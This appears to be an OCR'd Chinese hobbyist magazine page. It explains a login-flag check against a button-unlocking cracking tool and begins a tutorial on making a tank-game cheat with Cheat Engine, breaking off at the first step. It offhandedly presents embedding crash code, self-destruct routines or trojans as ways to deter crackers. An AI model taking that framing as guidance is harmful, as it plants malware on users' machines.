


图4




图7




图5




图8




图6

我来分析一下原理，多设置一个标签的原因是证明登录是否成功。因为之前使用"会员功能"时，程序自身无法知道用户是否成功登录过。而改过的程序能判断用户是否登录。所以加那个标签是为了检测用户是否登录，所以一旦登录成功，标签的内容将变成1，然后被激活的程序判断标签是否为1（由此判断用户是否登录），从而得知该返回那个信息。整个步骤就是多个一个判断，如果不加这个判断，被禁止的按钮就无法得知用户是否登录过。（小菜们可以借鉴这个简单的程序来自由发挥，不一定完全按照这个，因为这个只是来演示的）。

虽然这个简单的修改只能防止"灰色按钮的克星"这款软件，但对于一些不会反编译的菜鸟是完全能防止的，而对与一些高手这点是没有什么阻碍的。但我们也可以把程序改复杂，让破解人员不能轻易的破解。所以现在网上也有许多软件都写入了防反编译程序，如一些写收费外挂的，他们防止被破解 往往会把程序写复杂。如：把死机程序写在应用程序里，或者写一个自杀程序，还有甚至会写入木马病毒来防止被破解。不仅是这些，连微软在设计Windows时也写入了很复杂的程序，要不前几年盗版的Windows不会黑屏了。所以在我们在写一些程序时也要注意这些。

（文章中涉及的相关源码本期光盘已收录）

使用Cheat Engine制作游戏辅助工具

道隐

最近总是回想起小时候玩的坦克大战游戏来，某天实在是无聊了，就去VeryCD上搜索了一下，别说，还真找到一款PC上玩的坦克射击游戏“标准坦克大战2009”，由于体积灰常小，所以很快就下载下来了（下载地址：http://www.verycd.com/entries/247/）。程序不用安装直接解压缩到一个目录就可以玩了，几个回合下来就输得惨不忍睹，唉木办法呀，水平不是一般的臭哟。

于是准备抄家伙研究了一下，偶先把Cheat.Engine.V5.4简体中文版翻出来，并运行起来程序（以下会简称CE），然后启动游戏。如图1所示。

